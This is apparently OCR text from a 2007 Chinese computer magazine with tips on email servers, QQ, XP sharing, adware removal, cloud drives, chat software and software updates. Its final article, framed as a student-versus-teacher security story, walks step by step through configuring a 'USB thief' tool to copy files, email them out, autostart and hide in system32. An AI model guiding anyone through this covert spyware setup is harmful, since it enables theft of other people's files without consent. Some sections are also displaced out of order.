当然，我们不能只得到邀请。为了网站正常工作，应该把自己得到的邀请名额共享一下。在上步中得到网站邀请的同时，我们可以得到网站发送的自动消息邮件“New Invite Share Invite!(发布共享邀请)”，点击邮件中的“My invites(我的邀请)”。在出现的界面中点击“confirm your invitations(确认你的邀请)”即可。CF [YY09]

多域名管理的域名系统

金笛邮件系统

Tag 邮件、域名、SMTP 金笛 实例 网络

北京/DEF

我们以前接触到的邮件系统，一般只支持一个域名，比如CFan.com.cn。而假如你的企业中有多个并列的子公司，多个域名就比较合适了。金笛支持在一台物理服务器上创建多个域名邮箱（有一个为默认的域名）。当用客户端软件（Outlook、Outlook Express、Foxmail、Koomail等）进行SMTP发信验证时，用户名一项如果只输入@前面的部分，@后面的部分会自动以默认域名补全。



实例：网上就能群组发信

使用Outlook、Foxmail等邮件客户端的时候，我们可以把联系人分不同的类别，比如朋友、同事、家人等等，金笛邮件同样具有这样的功能，叫做用户组。用户组是每个域下所有用户或者一群用户的集合，给这群用户定义一个名字，就叫组名。给组名发信，组内所有的用户都可以收到。

举例说明：xxx.com 下创建了一个用户组：service， service组有2个用户： User1@xxx.com和User2@xxx.com 。如果给service@xxx.com 发信，user1@xxx.com user2@xxx.com 都可以收到。利用用户组管理，可以灵活实现通知、公告、讨论等，非常灵活、方便(见图)。

小提示：什么是SMTP发信验证

就是在发信的服务器上尝试登录一下，以证明你拥有该服务器的使用权。如果不加验证，SMTP服务器就很容易被垃圾邮件利用，成为垃圾邮件的“发源地”。

★更多方便管理的功能

1.支持任务管理，可以由注册审批等工作，减轻管理员大部分劳动。

2.统计分析功能，可以分别对发信人、发信域、收信人、收信域、起止时间段分类分组统计。

3.日志分类查询、检索功能，可分别查询系统信息、SMTP、POP3、IMAP会话信息、本地服务、队列、投递服务、webmail、反垃圾、反病毒等详细日志。

4.具有完善的备份管理，可分别备份用户地址簿、邮件、网络硬盘。通过系统配置，还可以实现邮件异地增量备份功能。CF [YY10]

重大改进！QQ2007正式版试用报告

Tag 在线状态、表情、消息盒子、离线发文件 〉QQ 2007 〉实例 〉网络

北京/某人

你在用什么版本的QQ？我知道有些人不会轻易更新QQ的版本，总担心新版会破坏自己已经习惯的使用体验。不过，QQ2007正式版还是值得你用一下！经过了4个Beta版本后的正式版已经释出(下载地址:http://dl_dir.qq.com/qqfile/qq/2007standard/qq2007formal_trial.exe)，我们在第一时间下载了试用，下面就把我的使用心得分享给大家！

实例1：不在时也能“交作业”——离线文件发送

在以前的版本中，当我们有文件需要离线发送时(比如投稿)，是无法发送的，可是在新版本中，是可以发送的，而且就因为这点，我又发现腾讯圈钱的地方了——必须有一方是QQ会员，幸好我是，不然后果“不堪设想”。直接单击“传送文件”，就会出现一个菜单，选择“发送离线文件”就可以了。





新版QQ可以通过服务器来中转，离线也能给好友发文件啦！

实例2：离线消息丢不了——消息盒子


大家知道，TM有一个功能叫做“消息提示”，而在QQ2007中，这项功能被发扬光大，并且改名为“消息盒子”，离线时收到的所有信息都按照发信人的方式收集起来了，点击“预览”之后就可以看到。

小提示:回复的控制方法

如果你不想回复，那直接关掉窗口就可以了，如果单击“回复”，就会弹出当前聊天窗口。如果你不想一个一个地回复，可以单击“打开全部窗口”，这样，就会把所有的聊天窗口打开，不过你就得忙一阵子了。

实例3：实用的静音键——多种在线状态显示


聊完了天，正想换隐身，却发现状态显示变了！登录后的状态选择，增加了“Q我吧”和“静音”两种模式。“Q我吧”相对“在线”状态，表示你更愿意聊天，让好友更明白你的心情。“静音”则正好相反，工作学习时的你，既能在第一时间收到QQ消息，又可以不会被烦人的“嘀嘀”声打扰。在所有7种状态里面，你就可以随意编辑显示的状态，只要点击你名称后面的字体即可。




正式版新增加的状态非常实用，更加人性化了

小提示:更多新功能

★全新表情：QQ2007把以前的表情图标更改得更加时尚、美观。如果你只需要新表情，可以下载QQ默认表情包(http://download.cnbeta.com/QQ2007FACE.rar)





★如果把头像显示设置成显示小头像的话，那单击一个头像之后，他会自动变大！

★在新版本QQ中，已经可以用E-mail做账号了！

★通过快捷按钮，就能快速查看好友的QQ空间的更新情况。

★TM2008也已推出，也有离线发送文件等功能，办公一族可以尝试一下。CF [YY11]

完全图解！解惑XP共享访问机制

Tag 共享、本地安全策略、无法访问 〉实例 〉网络

■ 江苏/**徐龙翔**

本文可以学到


1 如何解决无法访问共享问题

2 如何在共享时保证安全

本文相关小提示

如何修改本地安全策略？

进入的方法是依次点击"开始→设置→控制面板→管理工具→本地安全设置"。



本文相关火速链接

快速实现局域网共享

如果你觉得设置XP共享的方法过于繁琐，可以尝试一下我们曾经介绍的飞鸽传书，详细介绍文章请参看本刊2007年第6期《超简单方式文件"共享"》一文。

为什么我的XP无法与别人共享？为什么A可以访问共享，B却不能？……关于XP的共享设置，网络上有很多帖子，但似乎都忽略了其中的一个细节，以至于访问共享时出现了令人费解的情况，我也曾困扰其中，经过一番探索，决定用图解的形式与大家分享。

首先，在被访问电脑上确认符合一下条件：

1.不使用简单文件共享；

2.本地安全策略"使用空白密码的本地账户只允许进行控制台登录"已启用；

3.本地安全策略设置"网络访问：本地账户的共享和安全模式"为"经典"；

4.本地安全策略"拒绝从网络访问这台计算机"中没有Guest。

实例：共享给最需要的人，同时保证安全！

使用Windows XP高级共享的人，一般都希望实现这样的功能：让指定的文件夹只能用指定的账户和密码，按指定的权限去访问（否则只要简单共享就可以了）。这样看来，似乎对被访问计算机上的文件夹进行相应的设置就行了，而实际上与访问计算机上的账户状态也有关系，

实际上，很多计算机能够互相访问，并不是因为共享设置正确无误，而是因为他们"恰好"拥有相同的账号——比如Administrator，很多用户默认使用空密码，这种情况往往会影响共享的连接问题。我们通过流程图来看一下A机访问B机的过程（见图）。

看过图解，我们再来总结一下XP共享访问机制：

1.A机只能以一种"身份"访问B机，也就是说，访问的账户要么是A机的账户，要么是B机的账户，只能是其中之一。那么如果两台机器有同名账户怎么办？

2.这种"身份"的优先权为：Guest>A机的登录账户>B机上的账户；

3.XP默认情况下禁止空密码访问；

4.改变权限必须注销当前用户。

A机访问B机时首会以Guest的身份去"敲门"，如果B机上禁用了Guest，则A机会用自己当前登录的账户和密码去访问，如果B机上恰巧有与A机当前登录账户相同的账户和密码，则A机可以直接访问B机，否则视密码有无，要么不能访问，要么出现登录对话框。许多网友在B机上设置了账户密码，但用A机访问时却怎么也不出现登录对话框，就是由于A机上登录账户的状态引起的。因为网络共享常常发生在局域网环境下，局域网中的机子操作系统常常通过网络拷贝进行安装，存在相同账户在所难免。 CF [YY12]

小提示：一把钥匙对应一把锁

我们用钥匙来举例。这就好像我们有两把钥匙，外观基本上一样（在两台机器上的账户名一样），分别对应A家和B家的两扇门。当用A家的钥匙试图打开B家门时，这把钥匙的形状（对应的"密码"）当然是A家的，与B家的不符合，自然打不开；只有在两把钥匙外观（账户名）与形状（密码）都一样的时候，才能用A家的钥匙打开B家的门。



刮骨疗伤割“毒瘤”

用快车自动剥离流氓插件

Tag 流氓软件、插件 FlashGet 实例 网络

辽宁/蓝色海岸

本文可以学到

1 FlashGet就能帮你杀流氓软件

2 送你杀“流氓”的手术刀

“不请自到”、“赖着不走”的IE插件、流氓软件犹如附骨之蛆，往往在我们下载安装软件时就悄无声息偷偷潜入系统，让用户不胜其烦。要想彻底杜绝流氓软件，唯一的办法是刮骨疗伤，将流氓软件这些“毒瘤”从正常的工具软件中剥离出来。而剥离手术也并非像大家想象的那般复杂，借助于Universal Extractor的帮助，快车就可以将下载和剥离工作一气呵成。

手术刀

刮骨疗伤我们所需要的手术刀是Universal Extractor V1.6.0 完全汉化绿色版(以后简称UE)，下载地址：http://www.xdowns.com/soft/softdown.asp?softid=31944。下载完毕，将其解压到任意目录中即可使用。这是一款近乎于万能的文件解压提取工具，能够在解压RAR、ZIP、7-Zip等压缩包的基础上，从压缩包中提取Inno Setup、InstallShield、Winodws Installer、NSIS等常见的安装程序，从而将同位于同一安装程序中的多个工具剥离出来。



术前准备

第一步：启动Flashget，在程序主界面中单击“工具→选项”命令，打开选项窗口。单击“文件管理”标签，在其下选择“下载完毕后进行病毒检查”复选框，然后单击“浏览”按钮，在弹出的对话框中选择UE文件夹中的可执行文件“UniExtract.exe”。清空“自动进行病毒检查的文件扩展名”文本框中原有的内容，将需要自动解压的压缩文件的扩展名键入进来，如“.EXE;.ZIP;.RAR;.7Z;.CAB;.GZ;.Z;.TAR;.ARJ;.LZH;.TGZ”，单击“确定”按钮之后将UE加入列表中，然后单击“确定”按钮退出选项窗口。


第二步：打开资源管理器，进入到快车安装目录，找到“Language”目录下的“JCCHS.ini”文件，该文件是快车的语言配置文件，通过修改该文件可以更改快车的显示菜单项目。双击用记事本打开该文件，然后单击“编辑→替换”，在打开的对话框中以“病毒检查”为关键字进行搜索替换，将原内容替换为“提取文件”，最后存盘退出。

第三步：现在回到快车主界面，在已下载列表框中，在任意一个已下载的软件上单击鼠标右键，这时我们会发现，原本灰色不可用的“病毒检查”已经不见了，取而代之的是激活可用的“提取文件”(见图1)。

手术，刮骨疗毒

术前准备完毕，现在到了刮骨疗毒的关键阶段了。我们以下载PC清理王1.58(下载地址:http://www.xfjy.cn/ljxz/tools/azxz/200602/7585.html)为例，之所以PC清理王1.58为例是因为该软件捆绑的流氓软件最多，最多时捆绑有“百度超级搜霸、DUDU下载加速器、DMCast桌面传媒、MMSAssist彩信通、多多QQ表情、猫眼网络电视”等16个流氓软件。我们下载的这款PC清理王捆绑有“百度超级搜霸、私人磁盘、极品数字网络电视”3款流氓软件。

第一步：将PC清理王的下载地址添加到快车中进行下载，下载完成后，在已下载列表框中选中下载回来的PC清理王，然后右键单击“提取文件”命令，这时会自动启动UE，在UE对话框中直接单击“确定”按钮(见图2)。



第二步：UE会自动将压缩包解压，然后从压缩包中将Inno Setup、InstallShield、Winodws Installer、NSIS等常见的安装程序一一提取出来，同时会显示提取的文件和进度。

第三步：提取完毕，打开资源管理器，定位到解包后文件的输出文件夹，在输出文件夹中会有数个子文件夹，通常情况下，正常的程序都位于输出文件夹的根目录下，而流氓软件会位于其他子目录中，但也有例外，例如PC清理王正常的程序和流氓软件全部位于app文件夹中，在该子文件夹中，我们就可以清楚地看到除了PC清理王之外，还有“百度超级搜霸、私人磁盘、极品数字网络电视”等3款流氓软件，现在还等什么，将这些流氓全部毙掉，只剩下PC清理王即可。

通过上述方法，我们不但可以将捆绑于正常软件中的流氓软件剥离，而且还可以得到真正的绿色版软件哟，何乐而不为呢？不过，通过这种方法得到的绿色软件有时可能无法运行，这是因为DLL文件没有正常注册所致，这时候利用regsvr32命令进行一下注册即可。CF [YY13]

去掉桌面快捷图标的小箭头：打开注册表编辑器，找到[HKEY_CLASSES_ROOT\lnkfile]，在右侧窗格中删除 "IsShortcut" 键值即可。

三招巧存带图文框的网页文件

Tag 网页、保存、图文框 〉实例 〉网络

北京/TK



我们在上网浏览时，有时会遇到带图文框(FRAMESET)标记的网页页面(见图1)，这种页面布局虽是设计者出于优化网页结构上的考虑，但在实际运用中却给浏览用户保存页面内容带来诸多不便。

使用"文件"菜单中的"保存"命令，无论选择"保存类型"为"仅HTML文件网页"或是"全部HTML文件网页"，都无法将图文框(FRAMESET)上方的正文内容正确保存为脱机网页文件。通过查看这类页面的源代码，会发现其中的原因:HTML代码中使用了FRAMESET、FRAME标记，而真正的正文显示是由嵌套在其中的外部文件引用来实现的。当用户用通常手段在线保存时，就会由于无法正确处理外部文件引用而出现错误。

这里提供给大家3招，来实现此类网页的快速保存:

方法1:

在正文区右击鼠标，选择"全选"命令，然后用复制、粘贴操作将文字存于新建的文本文件中。此方法可直接保存所需的正文内容，并可以忽略HTML标记代码。对于纯文字内容的网页正文的保存可以由上述方法快速实现，但当遇到带有图片和图表内容的页面就需要使用后面两种方法了。

方法2:

在正文区右击鼠标，选择"查看源文件"命令，程序会用记事本程序打开该页面的源文件代码，接着选"文件→另存为"命令，命名时加上HTML后缀，如"xxxxx.html"，即可将正文内容正确保存为可脱机查看的网页文件。

方法3:

还是在正文区右击鼠标，选择"创建快捷方式"命令，程序会直接将该网页的快捷链接创建到桌面，打开链接图标会看到在浏览器中显示的页面是不带图文框的网页，此时再通过浏览器的"文件→保存"命令就可以直接存储了。

★Just Do It: 如何解除无法保存网页的问题

网上还有很多网页禁止保存，这样就没法使用网页中的文字。有一种比较简单的方法：打开Word，在"开始→打开→文件名"中输入该网址，稍等片刻就会在Word中显示页面，同时也就解除了保护，可以随意复制了。此外还有其他很多方法，可以到http://forum.taobao.com/forum-7/show_thread----9596410-.htm查询。

http://hi.baidu.com/laogaoren/blog/item/148461a9ca7433fc1f17a271.html CF [YY14]

单个文件有10GB

100GB超强免费网络硬盘

Tag 网络硬盘、上传、下载 〉实例 〉网络

山东/**人形大叔正太心**

免费的网络硬盘倒是不少，可是基本上对文件大小有限制，结果就是许诺的大空间根本用不上，因为要上传的大文件超过限制了，结果网络硬盘成了一个上传小文件的网络相册，实在郁闷！

小提示:常见网络硬盘容量限制

Mofile(http://file.mofile.com/): 64MB，完全免费。
QQ网络硬盘(http://disk.qq.com/):16MB，完全免费，32MB~512MB需要花费2元/月至20元/月。
网易网盘(http://wp.163.com/):64MB，免费，最大可达280MB(需要花费积分，发展新用户可得到)。
GOGOBOX是一个韩国的网络硬盘，基本容量高达100GB(使用90%空间后会自动增大空间)，更重要的是:限制单个文件最大体积为10GB，且无流量限制，现在终于有了中文版了，相对于韩文版，不仅注册方便了，而且传输速度也有了大幅的提高。在100MB的广电网中，测试时早晨的传输速度有3MB/s左右，上午则为150~300KB/s。

小提示:用代理加速上传下载

如果你使用时发现速度不理想，可以使用代理猎手等工具查找台湾省的代理服务器，然后再使用，会产生一定效果。

小提示:注意建立文件夹

需要注意的是，GOGOBOX不支持上传到主目录，需要点击上传页面中的"选择资料夹"选择文件夹来上传，如还未新建文件夹可在BOX首页的右侧找到"资料夹管理"来新增资料夹。



MSN：有话摆到桌面上来！

Tag 皮肤、插件、MSN 〉On Screen Display 〉实例 〉网络

江苏/王志军

本文涉及的软件

On Screen Display

文件大小：560KB　软件版本：2.6
软件性质：免费软件
适用平台：Windows XP SP2/Vista
下载地址：http://www2.merletn.org/wlm/wlm-osd-lite.exe

MSN的皮肤再怎么换，还是那样一个死板的窗口，还要不停地双击，有没有更为简洁的方法呢？On Screen Display是一个免费的Windows Live Messenger插件程序，它的功能很简单，就是将所有接收到的信息直接显示在屏幕上（见图），而不需要打开任何对话窗口，再也不会对你的工作造成影响啦！

第一步：安装完成后，我们还需要进行简单的设置，注意请首先退出Windows Live Messenger，注意不是简单的关闭，而必须从文件菜单或右键菜单中选择“退出”。然后重新运行Windows Live Messenger，依次进入“工具→选项→加载项窗口，单击右侧的“添加至Messenger”按钮，然后在弹出的对话框中切换到“C:\Program Files\Nicolas MERLET\WLM OSD Plugin”路径之下，在这里选择“WLM_OSD_Plugin.dll”并确认。

第二步：如果你希望对屏幕上显示的MSN即时信息进行更多的设置，可以从“工具→选项→加载项”窗口中进入“WLM OSD Plugin-Settings”窗口进行，“Remove messages after seconds”可以设置即时消息在屏幕上显示的时间，默认设置是10秒后自动删除；“Display the last messages”可以设置所显示的即时消息数量，默认设置是显示最新的7条消息；如果你使用了多显示器，那么在“Display messages on”列表框下还可以设置在哪一台显示器上进行显示。CF [YY15]



小提示:使用前别忘了“启用”

在正式使用这个插件之前，我们还需要从“联机”菜单下选择“启用‘WLM OSD Plugin’”，然后就可以在桌面的底部接收到联系人发来的即时消息了，这些消息会显示在所有窗口的最前端，不会被其他的窗口所遮挡。

第一步:在IE浏览器(只支持IE)中输入http://GOGOBOX.com.tw/打开GOGOBOX首页注册账号，注册完成后，点击首页下方的“建立100G免费BOX”建立你的BOX。

第二步:建立完成后进入你的BOX，点上传按钮即可开始上传了，GOGOBOX的上传和下载方式和一般的网络硬盘有些区别，GOGOBOX需要用专用的软件来上传或下载文件，这样做的优点是万一上传过程中中断后可以继续接着上次上传，特别是对于GOGOBOX高达单个文件10GB的文件限制，这个功能非常重要。

第三步:选择好要上传的文件夹后点击“上传”，如果是第一次试用，需要安装GOGOBOX的上传下载管理程序(见图1)，安装完成后重新操作一下重新上传文件，第一次开启程序时需要设置默认下载目录(见图2)，选择好目录后点SAVE保存设置。

★Just Do It: 保证大空间有妙方


如果你使用网络硬盘的几率不是很高，有可能被降级为铜牌会员，和所有铜牌会员共享500GB的空间，因为金牌或银牌BOX当使用空间超过90%时会自动增大容量，所以推荐和朋友公用一个BOX，这样可以长期保证时金牌或银牌BOX。点击“加入BOX”即可加入别人的BOX，如果该BOX需要认证才能加入的话，还要等待验证才行。此外，如果你对空间的需求更大，可以申请多个账号，GOGOBOX并没有对同一IP多个用户进行限制。CF [YY16]

小提示:上传中断怎么办？

如果上传过程中遇到问题而导致上传中断，只要在BOX的首页中找到该文件，点击该文件这一行最右侧的“续传”在弹出的窗口中选择文件的原位置，点“续传”即可。点击文件大小旁边的URL，还能获取该文件的URL，以免文件太多找不到文件。下载文件就比较简单了，这里就不细说了。



①



②



在UC里如果想删除一个色狼，右击它，选择弹出菜单的"删除好友"项，将弹出删除好友信息提示框，确认即可删除；按住Ctrl或Shift键选择多个色狼，可实现批量删除。

聊天 还是UC精彩



Tag UC 聊天 〉技巧 〉采访

新浪UC是国内较早投入研发的即时通讯软件，融合P2P思想的新一代开放式网络即时通信娱乐软件，有声有色、图文并茂的场景聊天模式以及视频电话、可断点续传的文件传输、能够多人多视频聊天的多人世界，给大家带来边说、边看、边玩的网络生活全新感觉。

本文可以学到

1. UC开发过程
2. UC应用技巧
3. 团队合作与分工
4. 聊天室视频技巧

本文涉及的软件

UC2007beta1
文件大小：20480K
操作系统：Windows 98/2000/XP
UC软件下载http://download.51uc.com/
聊天室申请http://event.51uc.com/chat/shenqing/index.html

本文相关小提示

在超清晰大视频状态下播放电影可以按"全屏"按钮进入全屏状态，而在普通视频播放下则不可以进入全屏状态。

开发经历

UC于2001年开始研发，前身是LongMasterUC，开发人员10人左右。当时工作环境十分艰辛，加班加点是家常便饭，但这些丝毫不能打动大家对UC的信心和热情。经过艰苦努力，2.0版在2002年7月正式上线。

随后，语音和视频成为研发重点，这也是UC主打亮点之一。UC作为全球首家具有立体声聊天的娱乐互动平台，拥有目前最先进的语音聊天技术和最优秀的主持人管理系统。

2004年7月，朗玛UC被新浪收购，成为新浪UC，这是UC的转折点。

Uctalk是继UC客户端后，新浪UC推出的最新产品。Uctalk以积小，系统资源及带宽占用极低等优点，是目前国内网游玩家使用最为广泛的语音通讯平台，吸引了众多游戏玩家。

从2002年7月UC2.0版本发布起至今，UC历经22个版本的跨越，产品用户遍及全球，是即时通讯产品中的佼佼者。

采访对象：UC研发团队

老戴负责UC客户端小组，而老邓负责UCTALK小组，老张负责UC多媒体技术小组，而UC在线直播小组由我们的司令负责，测试组就由刘经理负责。

高手秘籍

如何使用和下载场景？

点击场景按钮可以在对聊信息窗口设置不同的场景。选择好自己喜欢的场景，点击确定即可。你选择的聊天场景将同文字内容一起发给对方，若对方没安装相应场景，会有相应下载提示。他点击"是"即可完成安装场景。

如何给远方的MM放电影？

在与MM的聊天窗口中，点击"视频"后选择"放电影给对方看"或者从"我想"中选择"放电影给对方看"，如果网速够快，就使用超清晰大视频，如果网速慢的话就选择普通视频，点击确定后，则会弹出选择播放文件的窗口，打开要播放的电影即可向MM发出播放电影的呼叫请求。UC那头的MM只需点下"接听"，即可播放电影。你们还可以点击全屏等特效，效果可以和电视相媲美呢！



▲UC2007最新界面图

如何在聊天室里发言呢？

有两种方式：一是进入聊天室后，管理员可以将麦直接递给你；二是可以点击右下角的"排麦/放麦"按钮，在麦序中排队，系统会在聊天界面提示你现在的排序位置和麦序位置，会显示用户在麦序中的排序情况。点击"排麦"系统就会将你加入到麦序队列中。在多麦的聊天室，因为有2个或者3个麦的聊天室，只要其中任意一个麦是空的时候，而你又在麦序队列的首位，就可以发言了。

如何进行悄悄话？

如果不想聊天室其他人看到你和朋友间的悄悄话，点击"悄悄话"即可。这样，信息只有双方能够看到，第三方将不会在看到你们之间的聊天信息。

我的机器在socks代理后，可以使用UC吗？

UC支持socks协议，可以穿过代理。当处于使用代理的局域网内时，检查"网络设置"，"网络类型"需要设置为"局域网连接"；确认选中"使用 Socks代理"，并咨询网络管理员，填入正确的代理地址和代理端口（缺省为1080），如果需要，还要填入代理用户名和密码，才能使用。


请你参与

大家都可以来试用UC，会在UC里结识很多朋友的，你还可以与UC的开发人员进行交流，只要你将你的UC号和咨询的问题发在这（http://bbs.cfan.com.cn/thread-605658-1-1.html），我们就会选出20名幸运的读者，得到由新浪UC提供的小礼物。 CF [YY17]

DoubleClickFix两个可以设置参数：UpDownTime（按下和放开鼠标左键的时间间隔）和DbClickTime（两次双击鼠标左键的时间间隔），在设定间隔之内发生的两次鼠标动作将会被屏蔽掉。

软件更新

CFan Software Update 2007.19

比特精灵（BitSpirit）3.3.1.232

升级指数：★★★★

对Vista的兼容问题做了不少修正，还有多达数十项的改进，包括自动关机、自定义边下边播放程序、不下载无用文件等，这版非常适合老用户升级。

下载地址：http://www.lanspirit.net/download/bs/bsv3.3.1.232.CN.exe

雪狐桌面精灵v3.0

升级指数：★★★★

新增万年历和农历生日提醒，天气部分也增加了多城市天气预报，最令人兴奋的是为股民们增加了股票信息，再加上实用的航班、列车时刻表和流行排行榜功能，相信很多朋友又会将它安装。

下载地址：http://snowfox.mycaca.com/download/DesktopSprite-00.jsp

ACDSee Pro 2.0.219 Final

升级指数：★★★★★

ACD Systems公司的执行总裁Mark Franklin这样描述ACDSee Pro 2.0：它是业界最强大的软件平台，可以查看、处理、编辑、管理和发布图片，ACDSee Pro 2.0包含RAW处理和色彩分离能新工具。

下载地址：http://downloads.acdsystems.com/en/acdseepro.exe

搜狗拼音输入法3.0正式预览版

升级指数：★★★

这版已经修复了造成其他输入法丢失、Userlogon错误、Maxthon兼容问题的3个bug，据说输入法小组的工程师经常加班熬夜奋战，这种透支生命的做法不推荐！

下载地址：http://pinyin.sogou.com/dl/sogou_pinyin_30_pre_20070911.exe

Norton AntiVirus 2008&Internet Security 2008官方简体中文版

升级指数：★★★★

刚拿到试用版，正式版就推出了，看来还要细细研究一下，稍后可能会有相关评测或应用奉献给大家。

Norton AntiVirus 2008 官方简体中文版和Norton Internet Security 2008 官方简体中文版

下载地址：http://liveupdate.symantec.com/upgrade/NIS081500CS.exe

新软推荐

New Software Recommend 2007.19

360保险箱1.0.0.1004

主动防御类工具，在保险箱中，运行软件处于安全模式，能有效防止账号或密码被盗。用户在保险箱中运行网游、QQ、网银等软件时，防止木马等危险进程对目标程序的信息剽窃。

番茄点评：所有的安全厂商都在做保险箱，貌似这种保险箱是网络安全的最后稻草了一般，不知道黑客会不会研制某某保险箱的专开工具？

下载地址：http://down.360safe.com/360safebox.exe

FastStone Capture 5.7

强大的抓屏工具。

番茄点评：FS Capture特色功能是附带取色器和屏幕放大镜。算是除SnagIt外比较新鲜的选择，抓图和编辑的功能都不错，喜欢尝鲜的你可以试一下。

下载地址：http://www.faststone.org/DN/FSCaptureSetup57.zip

DoubleClickFix Build 1017.2

鼠标用久了会出现按键不灵或"过于灵敏"的问题，比如会把正常的单击事件检测为双击。这个工具可以鉴别并屏蔽由鼠标电路自行产生的双击事件。

番茄点评：微软鼠标的单击变双击问题是多少游戏玩家的痛呀，有了这个工具，你可以少去换几次微动了。

下载地址：http://download.cnbeta.com/AoouchWare/DoubleClickFix/v1017_2_NEU.rar

QQ拼音输入法1.0 Beta

腾讯新出的拼音输入法。

番茄点评：没有什么好说的，有点跟风的作品，可能会有其他的商业目的，拭目以待吧。

下载地址：http://download.cnbeta.com/QQPinyin@cnBeta.rar

idopkg软件安装大师2.17

自动安装各种常用软件的工具。

番茄点评：idopkg借鉴Linux下软件包的安装机制，大家只需要在列表中选择软件，再按"开始"就可以批量下载常用软件并安装了。idopkg会自动更新软件信息数据库，保证用户下载的软件是最新版本（见图）。

下载地址：http://www.idopkg.com



xpy 0.9.11

帮你完成安装系统后要做的大部分优化工作的工具。

番茄点评：这个仅有60KB的小工具，集成了大量我们需要手动去做的Windows 2000/XP/2003设置，例如关闭无用端口、删除无用的Windows Messenger、WMP等。

下载地址：http://prdownloads.sourceforge.net/xpy/xpy-0.9.11-ENGLISH-bin.zip

TrueTransparency 0.6

让你的Windows XP也拥有Areo的窗口边框透明效果。

番茄点评：这个工具有点YY，适合爱美的朋友，要注意Windows XP必须是SP2，而且系统内要装有微软雅黑字体，实测资源占用很小，效果不错。

下载地址：http://download.cnbeta.com/TrueTransparency-setup.rar

"我爱软件"英雄帖

Hero Letter

番茄在这里广撒英雄帖，凡是有每天钻研软件习惯的TX们，把你们喜欢的新鲜软件和玩软件的心得体会统统向番茄砸来吧！让CFan的朋友们一起分享你安装软件、把玩软件的乐趣。番茄会尽量把朋友们发来的体验刊登在杂志或网站上，充分满足你的表现欲。来信请发送到software@cfan.com.cn，邮件标题：我爱软件。

CF [YY18]

不可能的任务 U碟中谍2008

师生U盘间谍战实录

Tag　U盘防盗、攻防实录 〉蝴蝶U盘小偷、U盘超级加密2008 〉实例 〉软件

辽宁/蓝色海岸



本文可以学到

1. 防范利用U盘盗取电脑资料
2. 用U盘保护重要数据的方法

十一长假，小A同学过得是爽歪歪，泡MM、打游戏，跟着大哥学“黑”人，通宵达旦，早把节后考试的事情忘得一干二净了。长假过后摸底考试，小A同学是全线飘红。这不，老师有请。在进办公室的一瞬间，小A同学看见老师将补考的卷子全部放到了U盘上。嘻嘻，天无绝人之路，小A同学决定窃取U盘上的试卷……

派出“卧底” 窃取U盘试卷如探囊取物

老师对小A同学进行了N多教育，突然问：“听说你长假天天在家玩“黑”人”。

小A（听老师这么说吓了一跳）：“没，没，是研究电脑安全。”

老师：“哦，电脑安全？我的电脑中了8749流氓头子，已经用专杀工具给清除了，但安全模式还是用不了。正好，我现在考考你，你给我修一下。”

小A差点高兴得跳起来，老师哟，你可怪不得我了，是你自己送上门来了。我可要用U盘小偷偷你的试卷了……

第一步：下载U盘小偷。小A装模作样检查好半天，并以下载安全修复工具的名义将蝴蝶U盘小偷从自己的QQ网络U盘上下载回来。下载完毕解压到任意目录备用。

第二步：配置U盘小偷。乘老师倒水的功夫，小A开始配置小偷程序。双击其中的可执行文件，打开程序配置界面。在“复制U盘文件到目标文件夹”文本框中输入目标文件的路径和文件夹名，将来小偷窃取的文件将存放于此，因此，该目标一般设置在磁盘剩余空间较大的磁盘分区。

第三步：配置远程邮箱。小A接触老师电脑的机会可不多，为了得到老师U盘中的数据，小A选中了“是否将偷到的文件发送到指定的邮箱”复选框，然后在“发送到的目标邮箱”文本框中输入自己的邮箱地址，并将打包生成的文件长度设置为不超过邮箱附件的大小，这样做是怕附件太大而无法成功发送。为使小偷能够开机自动运行，小A当然不会忘记勾选“是否开机自动运行”复选框。

第四步：生成服务端。最后，小A轻轻点击“生成小偷”按钮，在程序文件夹下会生成一个“生成目录”，其中有一个名为“UT.exe”文件，就是配置生成的小偷（见图1）。

第五步：让U盘小偷上岗。小A将UT.exe剪切到C:\WINDOWS\system32目录，这样做主要是怕老师发现，增加隐藏性。最后双击UT.exe，小偷即可24小时处于活动状态，一旦发现U盘接入，就会悄悄地将U盘中的数据偷窃到事先设置好的目录，并打包发送到小A的信箱。

第六步：打扫战场。为了做到天衣无缝，小A当然不会忘记打扫战场，将下载回来的蝴蝶U盘小偷和解压后的目录统统彻底删除。



1

早有防范 小A同学想偷我试卷你还嫩着点

本文涉及的软件

U盘超级加密2008 V5.20
软件大小：937KB 软件性质：共享软件
运行环境：Windows 9x/NT/2000/XP/2003
下载地址：http://hzcnc1.skycn.com/down/skyUDE.zip

本文相关小提示

除了会黑，也要真的会修理，修复安全模式的注册表文件，请大家到http://work.newhua.com/cfan/200714/fixsafemode.rar下载。

